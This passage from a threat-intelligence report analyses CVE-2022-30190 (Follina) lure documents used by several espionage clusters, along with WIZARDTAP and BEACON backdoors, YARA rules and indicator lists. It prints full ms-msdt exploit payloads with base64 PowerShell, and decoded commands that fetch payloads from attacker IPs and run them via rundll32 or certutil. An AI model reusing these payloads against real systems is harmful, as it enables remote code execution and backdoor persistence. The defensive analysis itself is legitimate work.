The downloaded response content is a CobaltStrike BEACON backdoor that uses the C&C shinassociates[.]global[.]ssl[.]fastly[.]net.

Sample 2

- Exposing_Sonish_Liar!!!.doc (MD5: 529c8f3d6d02ba996357aba535f688fc)
  - Downloads: hxxps://exchange[.]oufca[.]com[.]au/owa/auth/15[.]1[.]2375/themes/p3azx[.]html

The following malicious HTML was downloaded:

- p3azx[.]html (MD5: 36a63f8cc29f9b66af0512af2d5f40e1)
  - CVE-2022-30190 component

The downloaded HTML leverages CVE-2022-30190 and is implemented the same as Sample 1 above.

The executed command downloads and expands the following:

- hxxps://exchange[.]oufca[.]com[.]au/owa/auth/15[.]1[.]2375/themes/3[.]cab

The following file is downloaded:

- test[.]cab (MD5: 75b614b50ff24d567d1b136340507b82)
  - Contains: test[.]exe (MD5: 8e4d8cbbc7374574f40c31f02f225053)

The contained file, test[.]exe, is the same as detailed in Sample 1 above.

UNC3819 Execution

Sample 1

- 05-2022-0438[.]doc (MD5: 52945af1def85b171870b31fa4782e52)
  - Downloads: hxxps://www[.]xmlformats[.]com/office/word/2022/wordprocessingDrawing/RDF842l[.]html
    - Response content: RDF842l[.]html (MD5: d1fe26b84043ac11fa5ddb90906e6d56)
  - CVE-2022-30190 component

```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
        IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]
        58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5l
    eGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2Vzc
    yAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4Ln
    JhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4
    mJnJnYi5leGUiOw=='+[char]34+'))')))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
        IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

Figure 10: CVE-2022-30190 component

The CVE-2022-30190 component attempts to execute a base64 encoded PowerShell command that will try to find an existing file "05-2022-0438[.]rar" that resides in the victim's %TEMP% folder. The file is copied to C:\users\public\1[.]rar. The command uses findstr to locate a base64 encoded Microsoft cabinet archive header, and the resulting content is output to C:\users\public\1.t. The command then leverages certutil to base64 decode 1.t into the file C:\users\public\1.c. The command then decompresses the cabinet archive and executes the file named rgb[.]exe.

> $cmd = "c:\windows\system32\cmd[.]exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt[.]exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438[.]rar) do copy %i 1[.]rar /y&&findstr TVNDRgAAAA 1[.]rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb[.]exe";

Note: The file 05-2022-0438[.]rar was not available, so the files decompressed and executed by the command are not currently known.

Samples 2 and 3

Note: The remote HTML was not available during analysis for either sample below. However, it is suspected the response content may have been trying to leverage CVE-2022-30190:

- приглашение на интервью[.]doc (MD5: f531a7c270d43656e34d578c8e71bc39)
    - Translated: "interview invitation[.]doc"
    - Downloads: hxxps://www[.]sputnikradio[.]net/radio/news/3134[.]html
- РЭТ-ЮМ-3044 от 12[.]04[.]2022[.]doc (MD5: 6bcee92ab337c9130f27143cc7be5a55)
    - Downloads: hxxps://www[.]sputnikradio[.]net/radio/news/1134[.]html

UNC3784 Execution

Sample 1

- Risk Factors on National and Local Elections 2022[.]docx (MD5: 29b61ef55816cc093f6b7cfc3521eb13)
    - Downloads: hxxp://165[.]154[.]58[.]43/color[.]html
    - Response content: color[.]html (MD5: 528809c14ff8a61b2dce63036b5f08d6)
        - CVE-2022-30190 component

The CVE-2022-30190 payload contains a command that is executed via MSDT, which executes a PowerShell command.

```
ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression('[System[.]Text[.]Encoding]'+[char]58+
[char]58+'UTF8[.]GetString([System[.]Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'dGFza2tpbGwgL2YgL2ltIG1zZHQqO0ludm9rZS1XZWJSZXF1ZXN0IC1Vcmkg
aHR0cDovLzE2NS4xNTQuNTguNDMvb2ZmaWNldXBkYXRlLnR4dCAtT3V0RmlsZSAiJGV
udjpMT0NBTEFQUERBVEFcYmV6VW8uYmluIjskc2Q9Y2F0ICIkZW52OkxPQ0FMQVBQR
EFUQVxiZXpVby5iaW4iOyRkZD1bU3lzdGVtLkNvbnZlcnRdOjpGcm9tQmFzZTY0U3Rya
W5nKCRzZCk7Zm9yKCRpPTA7JGkgLWx0IDQ7JGkrKyl7JGRkID1bU3lzdGVtLkNvbnZlcnR
dOjpGcm9tQmFzZTY0U3RyaW5nKFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OkFTQ0lJL
kdldFN0cmluZygkZGQpKX07JGRzZD0iJGVudjpMT0NBTEFQUERBVEFcTmV0LmRsbCI7c
2MgJGRzZCAkZGQgLUVuYyBCeXRlO3J1bmRsbDMyICIkZW52OkxPQ0FMQVBQREFUQV
xOZXQuZGxsIixhcHA='+
[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub[.]exe
IT_AutoTroubleshoot=ts_AUTO"
```

The decoded command that is executed is the following:

```
taskkill /f /im msdt*;Invoke-WebRequest -Uri
hxxp://165[.]154[.]58[.]43/officeupdate[.]txt -OutFile
"$env:LOCALAPPDATA\bezUo[.]bin";$sd=cat
"$env:LOCALAPPDATA\bezUo[.]bin";$dd=
[System[.]Convert]::FromBase64String($sd);for($i=0;$i -lt 4;$i++){$dd =
[System[.]Convert]::FromBase64String([System[.]Text[.]Encoding]::ASCII[.]GetString(
$dd))};$dsd="$env:LOCALAPPDATA\Net[.]dll";sc $dsd $dd -Enc Byte;rundll32
"$env:LOCALAPPDATA\Net[.]dll",app
```

The command downloads the following content:

- hxxp://165[.]154[.]58[.]43/officeupdate[.]txt
  - officeupdate[.]txt (MD5: 51aec156f64e1a7f8adf848f61ced3f7)
  - Base64-encoded payload

Once the response content is base64 decoded, it is written to the following location and executed using Rundll and the "app" export function is called.

- %APPDATA%\Net[.]dll (MD5: 86106a35f287a4086446647837529d04)
  - Dropper
  - Contains two payloads in resources
    - Utility that sets persistence for the WIZARDTAP backdoor
    - WIZARDTAP backdoor payload

The WIZARDTAP dropper will exit if the following file exists:

- %APPDATA%\Microsoft\xwizards[.]dll

Next, the resource "106" from the directory entry "NONONO" is written to the following location:

- %APPDATA%\Microsoft\xwizards[.]dll (MD5: 8926cda9e22933158808c3c9bb10a28d)
  - WIZARDTAP backdoor

The dropper copies the legitimate Windows binary \Windows\Syswow64\xwizard[.]exe to the following locatin:

- %APPDATA%\Microsoft\Wordcnv[.]exe

Bitdefender Check

The dropper will check if the following file exists:

- \progra~1\bitdefender\Bitdefender Security

If the file does not exist, the dropper will set persistence via a registry run key for the dropped WIZARDTAP backdoor.

If the file above does exist, the dropper writes resource "105" from the directory entry "NONONO" to the following location and executes it:

- C:\users\public\Officelog[.]exe (MD5: 554353c713dd17de3af27ddd368e2dbc)
  - Utility to write registry run key persistence for WIZARDTAP backdoor
  - PDB: C:\Users\listen you\Desktop\add\Release\add[.]pdb

The persistence utility and the dropper both set the same registry key and value to provide the WIZARDTAP backdoor persistence:

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Wordcnv
Value: "%APPDATA%\Microsoft\Wordcnv[.]exe" processXMLFile Wordcnv[.]txt

The WIZARDTAP payload, xwizards[.]dll (MD5: 8926cda9e22933158808c3c9bb10a28d), is a backdoor written in C++ that executes commands via windows command shell.

WIZARDTAP creates an event named {E1795C9F-E088-4010-88D7-4340408FCAEA}. If the event already exists, the malware exits.

The WIZARDTAP backdoor connects to a C&C server, ahtoclr[.]org:443. If unsuccessful it alternates between that address and 103[.]236[.]150[.]31:443[.] WIZARDTAP derives an AES session key from the hardcoded value hex:

0x2B4F4B29504C36432A5948484945524D ASCII: "+OK)PL6C*YHHIERM" and a transformation of the BIOS serial number. The transformed serial number value is sent to the C&C in the initial beacon packet. Further communications are encrypted/decrypted using the session key.

Samples 2 and 3

- ELECTRICITY CONSERVATION MEASURES[.]docx (MD5: a08880db0e0eed8f8705635858394ba0)
  - Downloads: hxxp://103[.]140[.]187[.]40/color[.]html
  - Response content: color[.]html (MD5: a15a20df3ae20ed8a6fea4c87458f537)
    - CVE-2022-30190 component

ELECTRICITY CONSERVATION MEASURES[.]docx (MD5: a0daf850dd098dfa48d450d40662d6be)
hxxp://103[.]140[.]187[.]40/color[.]html
color[.]html (MD5: a15a20df3ae20ed8a6fea4c87458f537)

The CVE-2022-30190 payload contains a command that is executed via MSDT, which executes a PowerShell command.

```
ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression('[System[.]Text[.]Encoding]'+[char]58+
[char]58+'UTF8[.]GetString([System[.]Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'dGFza2tpbGwgL2YgL2ltIG1zZHQqO0ludm9rZS1XZWJSZXF1ZXN0IC1Vcmkg
aHR0cDovLzEwMy4xNDAuMTg3LjQwL29mZmljZXVwZGF0ZS50eHQgLU91dEZpbGUgIi
RlbnY6VVNFUlBST0ZJTEVcTlRMLmRhdCI7JHNkPWNhdCAiJGVudjpVU0VSUFJPRklMRVx
OVEwuZGF0IjskZGQ9W1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygkc2Q
pO2ZvcigkaT0wOyRpIC1sdCA0OyRpKyspeyRkZCA9W1N5c3RlbS5Db252ZXJ0XTo6RnJ
vbUJhc2U2NFN0cmluZyhbU3lzdGVtLlRleHQuRW5jb2RpbmddOjpBU0NJSS5HZXRTdHJp
bmcoJGRkKSl9OyRkc2Q9IiRlbnY6VVNFUlBST0ZJTEVcTlRVU0VSUy5kYXQiO3NjICRkc2Q
gJGRkIC1FbmMgQnl0ZTtydW5kbGwzMiAiJGVudjpVU0VSUFJPRklMRVxOVFVTRVJTLmRh
dCIsYXBw'+
[char]34+'))'))))i/../../../../../../../../../../../../../../../Windows/System32/mpsigstub[.]exe
IT_AutoTroubleshoot=ts_AUTO"
```

The following decoded command is executed:

```
taskkill /f /im msdt*;Invoke-WebRequest -Uri
hxxp://103[.]140[.]187[.]40/officeupdate[.]txt -OutFile
"$env:USERPROFILE\NTL[.]dat";$sd=cat "$env:USERPROFILE\NTL[.]dat";$dd=
[System[.]Convert]::FromBase64String($sd);for($i=0;$i -lt 4;$i++){$dd =
[System[.]Convert]::FromBase64String([System[.]Text[.]Encoding]::ASCII[.]GetString(
$dd))};$dsd="$env:USERPROFILE\NTUSERS[.]dat";sc $dsd $dd -Enc Byte;rundll32
"$env:USERPROFILE\NTUSERS[.]dat",app
```

The command downloads the following content:

- hxxp://103[.]140[.]187[.]40/officeupdate[.]txt
  - Response content: officeupdate[.]txt (MD5: 1b639a2a35affdca6994b220390715ec)
- %USERPROFILE%\NTUSERS[.]dat (MD5: ff6f2c1edf34d4543b30a87d53066ec2)
  - WIZARDTAP Dropper

The WIZARDTAP dropper executes the same as sample 1 above. The main difference is the MD5 for the dropped WIZARDTAP backdoor is different. However, the C&Cs used by the backdoor remain the same.

- %APPDATA%\Microsoft\xwizards[.]dll (MD5: 4d2e2a3729a75e6e67418ef906976d07)
  - WIZARDTAP backdoor
- C:\users\public\Officelog[.]exe (MD5: 554353c713dd17de3af27ddd368e2dbc)
  - Utility to write registry run key persistence for WIZARDTAP backdoor
  - PDB: C:\Users\listen you\Desktop\add\Release\add[.]pdb

Sample 4

- CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE[.]docx (MD5: 8ee8fe6f0226e346e224cd72c728157c)
  - Downloads: hxxp://141[.]98[.]215[.]99/color[.]html
  - Content not available at time of analysis

Persistence Method

UNC3784 leveraged the following registry run key to establish persistence for the WIZARDTAP backdoor:

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Wordcnv
Value: "%APPDATA%\Microsoft\Wordcnv[.]exe" processXMLFile Wordcnv[.]txt

Network Communications

Upon successful exploitation and execution, the following connection may be made via TCP/80 HTTP to the IP 160[.]20[.]145[.]111[.] Other communications are performed over TCP/443 SSL.

VICTIM to C&C

```
GET /b64_code[.]txt HTTP/1.1
Accept-Encoding: identity
Host: 160[.]20[.]145[.]111:80
User-Agent: Python-urllib/3.8
Connection: close
```

Related Intelligence

UNC3347

The following infrastructure is related to UNC3347 based on theme/targeting and hosting a similar BEACON downloader to the one reported above.

- www[.]nepalpolice[.]ga (203[.]15[.]150[.]144)

The following infrastructure is related to Cluster 1 based on IP overlap and hosting similar BEACON downloaders:

- www[.]onedrivo[.]com (160[.]20[.]145[.]111)

Related Samples

UNC3347

The following related samples are related to UNC3347:

- hxxp://www[.]nepalpolice[.]ga/SchCache[.]exe
  - Response: SchCache[.]exe (MD5: 391f3a2e29ba5d3df525f8868b6b7042)
    - Downloads: hxxp://www[.]nepalpolice[.]ga/b64_code[.]txt
- sys[.]exe (MD5: 414ac723fe6fdbd5cb1e703b0c225b50)
  - Downloads: hxxp://www[.]onedrivo[.]com/b64_code[.]txt
  - b64_code[.]txt (MD5: 3cd5814433dd7d8efcc1cae7f6c0a422)
    - Decodes to BEACON stager: 31c8f2f1e40ec48f48405e1ee26b750a
    - Beacon URL: hxxp://www[.]onedrivo[.]com:4453/jquery-3[.]3[.]2[.]slim[.]min[.]js
- hxxp://www[.]onedrivo[.]com/rescache[.]exe
  - Response: rescache[.]exe (MD5: 567aadd207d3c483067eaca4fcf85b4b)
  - Downloads: hxxp://www[.]onedrivo[.]com/b64_code[.]txt
  - Same as above

Appendix

MITRE ATT&CK Framework

Technique	Description
T1027	Obfuscated Files or Information
T1059	Command and Scripting Interpreter
T1059.006	Python
T1070.004	File Deletion
T1071.001	Web Protocols
T1083	File and Directory Discovery

T1105	Ingress Tool Transfer
T1573.002	Asymmetric Cryptography
T1584	Compromise Infrastructure

Table 1: MITRE ATT&CK framework

Detection Rules

```
rule M_Hunt_CVE_2022_30190_html {
meta:
disclaimer = "This rule is meant for hunting and is not tested to run in a production
environment"
description = "Detects strings found in some CVE-2022-30190 HTML components"
      md5 = "63a8cb09209d8200d8bc1fb1ac3eabc1"
strings:
$p1 = "<!doctype html>"
$p2 = "<script>"
$p3 = "</script>"
$c1 = "window[.]location[.]href = \"ms-msdt:/id PCWDiagnostic /skip force /param
\\\"IT_RebrowseForFile="
$c2 = "IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed"
$c3 = "IT_BrowseForFile=h"
condition:
all of them
}
rule M_Hunt_CVE_2022_30190_xml {
meta:
disclaimer = "This rule is meant for hunting and is not tested to run in a production
environment"
description = "Detects strings found in some CVE-2022-30190 XML components"
      md5 = "d313002804198b5af1e0b537799be348"
strings:
$s1 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"yes\"?>"
$s2 = "<Relationship Id=\"rId"
$s3 =
"Type=\"hxxp://schemas[.]openxmlformats[.]org/officeDocument/2006/relationships/oleObj
ect\""
$s4 = /Target\=\"http(s)?(\:\/\/)([A-Za-z0-9\.\-\_\/\%]{10,300})
(\.html\!\"\sTargetMode\=\"External\")/
condition:
all of them
}
```

Please rate this product by taking a short four question survey

First Version Publish Date

May 31, 2022 05:16:00 PM

Threat Intelligence Tags

Target Geography

- Global

Intended Effect

- Military Advantage
- Political Advantage

Motivation

- Financial or Economic
- Military/Security/Diplomatic

Source Geography

- China

Targeted Information

- Government Information
- Financial Data

Malware Family

- WIZARDTAP
- BEACON

Technical Indicators & Warnings

Identifier:	Attacker
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://www[.]sputnikradio[.]net/radio/news/1134[.]html
Domain:	shinassociates[.]global[.]ssl[.]fastly[.]net
Identifier:	Related
Network Type:	network
IP:	165[.]154[.]58[.]43
Identifier:	Related
Network Type:	network
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://www[.]nepalpolice[.]ga/SchCache[.]exe

IP:	203[.]15[.]150[.]144
Identifier:	Related
Network Type:	network
Identifier:	Related
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://exchange[.]oufca[.]com[.]au/owa/auth/15[.]1[.]2375/themes/p3azx[.]html
Domain:	www[.]nepalpolice[.]ga
Identifier:	Related
Network Type:	network
Domain:	www[.]sputnikradio[.]net
Identifier:	Attacker
Network Type:	network
Domain:	www[.]xmlformats[.]com
Identifier:	Related
Network Type:	network
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://165[.]154[.]58[.]43/officeupdate[.]txt
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://141[.]98[.]215[.]99/color[.]html
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://103[.]140[.]187[.]40/officeupdate[.]txt
IP:	160[.]20[.]145[.]111
Identifier:	Related
Network Type:	network
Port:	80
Identifier:	Related
Network Type:	url
Port:	443

Protocol:	https
URL:	hxxps://exchange[.]oufca[.]com[.]au/owa/auth/15[.]1[.]2375/themes/3[.]cab
Identifier:	Related
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://www[.]xmlformats[.]com/office/word/2022/wordprocessingDrawing/RDF842l[.]html
IP:	103[.]140[.]187[.]40
Identifier:	Related
Network Type:	network
Identifier:	Related
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://www[.]onedrivo[.]com/b64_code[.]txt
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://www[.]onedrivo[.]com/rescache[.]exe
Identifier:	Attacker
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://www[.]sputnikradio[.]net/radio/news/3134[.]html
IP:	141[.]98[.]215[.]99
Identifier:	Related
Network Type:	network
IP:	103[.]236[.]150[.]31
Identifier:	Related
Network Type:	network
Identifier:	Related
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/test[.]cab
Identifier:	Related
Network Type:	url
Port:	4453

Protocol:	http
URL:	hxxp://www[.]onedrivo[.]com:4453/jquery-3[.]3[.]2[.]slim[.]min[.]js
Identifier:	Related
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://shinassociates[.]global[.]ssl[.]fastly[.]net/directory/all/tags64/dcf598ca-b5de-47d4-af33-ecabe9eaeee1
Identifier:	Related
Network Type:	url
Port:	443
Protocol:	https
URL:	hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/poc[.]html
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://165[.]154[.]58[.]43/color[.]html
Domain:	test[.]cab
Identifier:	Related
Network Type:	network
Domain:	exchange[.]oufca[.]com[.]au
Identifier:	Related
Network Type:	network
Domain:	www[.]onedrivo[.]com
Identifier:	Related
Network Type:	network
Identifier:	Attacker
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://www[.]nepalpolice[.]ga/b64_code[.]txt
Identifier:	Related
Network Type:	url
Port:	80
Protocol:	http
URL:	hxxp://103[.]140[.]187[.]40/color[.]html
SHA1:	9c02409322be4dda75fed52514d2cadf919b068a
File Name:	color[.]html

Identifier:	Attacker
File Size:	22706
SHA256:	587a848501ca9539dfd4daa65bef0dc3f48ff745e5720851982e7f9b0dfab9d4
Type:	text/html
MD5:	a15a20df3ae20ed8a6fea4c87458f537
SHA1:	85bd1fa368ee516fa5090c2be4f38881a7a5fdcc
File Name:	NTUSERS[.]dat
Identifier:	Attacker
File Size:	208896
SHA256:	711f8c3bb1401cd23788fd825a214f2b4e4113c3cc454736e8999fd4de67a7b9
Type:	application/x-dosexec
MD5:	ff6f2c1edf34d4543b30a87d53066ec2
SHA1:	b22db9ccd50064cbaf5876a4a318ec8eea284585
File Name:	Exposing_Nitesh_Pariyar_Liar!!!.doc
Identifier:	Attacker
File Size:	197911
SHA256:	4f11f567634b81171a871c804b35c672646a0839485eca0785db71647a1807df
Type:	application/x-docx
MD5:	d313002804198b5af1e0b537799be348
SHA1:	f5978deec22543a301e7ff4e01db950d8f474a4c
File Name:	Exposing_Sonish_Liar!!!.doc
Identifier:	Attacker
File Size:	198600
SHA256:	d61d70a4d4c417560652542e54486beb37edce014e34a94b8fd0020796ff1ef7
Type:	application/x-docx
MD5:	529c8f3d6d02ba996357aba535f688fc
SHA1:	934561173aba69ff4f7b118181f6c8f467b0695d
File Name:	приглашение на интервью[.]doc
Identifier:	Attacker
File Size:	31294
SHA256:	710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bfa
Type:	application/x-docx
MD5:	f531a7c270d43656e34d578c8e71bc39
SHA1:	6ba261f1a006fa41068b17f0a86f2494c580b8d1
File Name:	p3azx[.]html
Identifier:	Attacker
File Size:	7561
SHA256:	6321e77f4e022f0bdb37df76b6ef2d6503636280350073b54abd972074c25ba0
Type:	text/html
MD5:	36a63f8cc29f9b66af0512af2d5f40e1

SHA1:	347d6d5c5f3132c9cc6ef728ca24b6b5da2fbe7b
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	181144
SHA256:	32be597b1f31d5fbd5abb787ab8b3275c7e1ba1d97b106c31d2fb5748e3a4f84
Type:	text/plain
MD5:	3cd5814433dd7d8efcc1cae7f6c0a422
Malware Family:	BEACON

SHA1:	7926f0b7d47746f6faed2f5a1ec677278c28aa2e
File Name:	color[.]html
Identifier:	Attacker
File Size:	22706
SHA256:	975de9e2e52440951402671f9859232a75f5bf2dfeb20c90b9b6d71d4f337578
Type:	text/html
MD5:	528809c14ff8a61b2dce63036b5f08d6

SHA1:	447139a8cfc9660215bef2230e25885f553ddba8
File Name:	РЭТ-ЮМ-3044 от 12[.]04[.]2022[.]doc
Identifier:	Attacker
File Size:	80046
SHA256:	fe300467c2714f4962d814a34f8ee631a51e8255b9c07106d44c6a1f1eda7a45
Type:	application/x-docx
MD5:	6bcee92ab337c9130f27143cc7be5a55

SHA1:	2bd8b41dcbbbc5c6081786871b4bafebead65043
File Name:	file[.]txt
Identifier:	Related
File Size:	895
SHA256:	5583308e616b0af22442bddccea4b2f3946dcac0bb985afeedc10ccf650097f0
Type:	application/octet-stream
MD5:	31c8f2f1e40ec48f48405e1ee26b750a

SHA1:	0fe3d3394aa14c8eb8228bf7d3fb4169342d4c5e
File Name:	c:\users\user\appdata\local\microsoft\windows\inetcache\content[.]mso\6b5574da[.]htm
Identifier:	Related
File Size:	7561
SHA256:	3bf2bed980adca2fb8035c308241659346a37d70d53ed549d1dfd5a8e03a2c64
Type:	text/html
MD5:	63a8cb09209d8200d8bc1fb1ac3eabc1

SHA1:	8279b94a36958bf0fd3da0bd33be45a5d6c29f47
File Name:	test[.]cab
Identifier:	Attacker
File Size:	7605473

SHA256:	61f63946a6f15ce0b7fc5f79f997daf4634003b38cc46ca24ff48154dfe754dd
Type:	application/vnd[.]ms-cab-compressed
MD5:	75b614b50ff24d567d1b136340507b82
SHA1:	dfd0376155d9bcd644619f5a3bda509b6d082737
File Name:	test[.]exe
Identifier:	Attacker
File Size:	7753617
SHA256:	80a138b77e2dc37b2165ac74d758e1f9eda34e7661f1479c9c76f9e038927e17
Type:	application/x-dosexec
MD5:	8e4d8cbbc7374574f40c31f02f225053
SHA1:	13d33146aa158eb2401ab7446400b0efe02740cf
File Name:	b64_code[.]txt
Identifier:	Attacker
File Size:	192240
SHA256:	a66c53f78839c3f0a4f79ddfa7aff1af53d47d533a9450bec47bdb9de5827405
Type:	text/plain
MD5:	5c7b2f2a33f6a04bfc896fd75052b3f5
Malware Family:	BEACON
SHA1:	dd3f742daefadf37c39bcc6ce37e80d0443082aa
File Name:	officeupdate[.]txt
Identifier:	Attacker
File Size:	880296
SHA256:	68286e322e4e9b528d30942c9d978a9fc8fd9e1c14e0802a9ff42a557c3eaf57
Type:	text/plain
MD5:	51aec156f64e1a7f8adf848f61ced3f7
SHA1:	7fc14acddd249eacd48e6a891811be94d91bb4a2
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	7626357
SHA256:	e1fcee3f20caf5b9eb4d803a8d70934cd917f7c2e8e2e1db3ebb88293e2da53b
Type:	application/x-dosexec
MD5:	391f3a2e29ba5d3df525f8868b6b7042
SHA1:	391539791a3fa4dadef13035c3272b3e5297ffc1
File Name:	decoded
Identifier:	Attacker
File Size:	208896
SHA256:	107f7995c48badb8c1c5dc89ed37cab6809c0b44947774a73a97967489a28298
Type:	application/x-dosexec
MD5:	86106a35f287a4086446647837529d04

SHA1:	b11edf05b9f5bef2c98a46af5c8646fbf74e4a9f
File Name:	c:\users\user\appdata\local\microsoft\windows\inetcache\content[.]mso\4a042cae[.]htm
Identifier:	Related
File Size:	7457
SHA256:	8e986c906d0c6213f80d0224833913fa14bc4c15c047766a62f6329bfc0639bd
Type:	text/html
MD5:	d1fe26b84043ac11fa5ddb90906e6d56
SHA1:	0ca62992fa127b8fbe096f1b820f149ffc24e272
File Name:	risk factors on national and local elections 2022[.]docx_
Identifier:	Attacker
File Size:	614528
SHA256:	2548fe3d73cbd7425f1982a8ff60287b4030a6079f3023ae594b3a8c916bbccb
Type:	application/x-docx
MD5:	29b61ef55816cc093f6b7cfc3521eb13
SHA1:	1c3c098d43062baac397b99e1c7918d7f0429e65
File Name:	xwizards[.]dll
Identifier:	Attacker
File Size:	109056
SHA256:	295173fe267dc81aa0d6955074f8c3b7169c93a1b0c0e56a74216fb0b8b1215c
Type:	application/x-dosexec
MD5:	8926cda9e22933158808c3c9bb10a28d
Malware Family:	WIZARDTAP
SHA1:	05645e1e31757d4214fd47bc7953763108083186
File Name:	undefined
Identifier:	Attacker
File Size:	7626350
SHA256:	122d41027207062ce3b7eb4c965f99167295a60bd4eae33e438c5afb29fa1ea3
Type:	application/x-dosexec
MD5:	414ac723fe6fdbd5cb1e703b0c225b50
SHA1:	ff9199bddb9d147e3ce92270c84f7bee6db719ac
File Name:	electricity conservation measures[.]docx_
Identifier:	Attacker
File Size:	139077
SHA256:	e4bf3dc9d3cc9841edf2e8821efacc0f75b6c76f9ce87feb282943a70a4158d0
Type:	application/x-docx
MD5:	a08880db0e0eed8f8705635858394ba0
SHA1:	06727ffda60359236a8029e0b3e8a0fd11c23313
File Name:	05-2022-0438[.]doc
Identifier:	Attacker
File Size:	10253

SHA256:	4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
Type:	application/x-docx
MD5:	52945af1def85b171870b31fa4782e52
SHA1:	15c49c8379d6065780bcfa3b4abd3755221bb325
File Name:	NTL[.]dat
Identifier:	Attacker
File Size:	880296
SHA256:	0db1cbaef7862f4d87a3ffa5680c9a5dd1329c4df8c79a4142970958a41c76e3
Type:	text/plain
MD5:	1b639a2a35affdca6994b220390715ec
SHA1:	a037e4c9fcbcf59fa6699ac2d1aa7aacfe9848c4
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	12288
SHA256:	09bd8e8c272e954af1b84bddd8989811bb8c711ac113e78b86eef4ee489a3aa6
Type:	application/x-dosexec
MD5:	554353c713dd17de3af27ddd368e2dbc
SHA1:	64e55a86a277d12a8a0ff3745d1b16830128e862
File Name:	ELECTRICITY CONSERVATION MEASURES[.]docx
Identifier:	Attacker
File Size:	39603
SHA256:	f1d4ede479357785772683760a064314f5498cffa22e43eca1931cfb0193cae4
Type:	application/x-docx
MD5:	a0daf850dd098dfa48d450d40662d6be
SHA1:	818803f1bd2d2ac66b2e36ccd9971ba85b8901f0
File Name:	CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE[.]docx
Identifier:	Attacker
File Size:	73336
SHA256:	d118f2c99400e773b8cfd3e08a5bcf6ecaa6a644cb58ef8fd5b8aa6c29af4cf1
Type:	application/x-docx
MD5:	8ee8fe6f0226e346e224cd72c728157c
SHA1:	ef9db5ee9d08c4b063bf81cb40b3e762ff09a251
File Name:	rescache[.]exe
Identifier:	Attacker
File Size:	7626345
SHA256:	06de5b2ebece088c679f0da04168e14fa9ae0150fc700bfc196722ce8e3550f8
Type:	application/x-dosexec
MD5:	567aadd207d3c483067eaca4fcf85b4b

Common Vulnerabilities and Exposures

CVE ID: CVE-2022-30190(NVD Description)External Link

Version Information

Version:1.0, May 31, 2022 05:16:00 PM
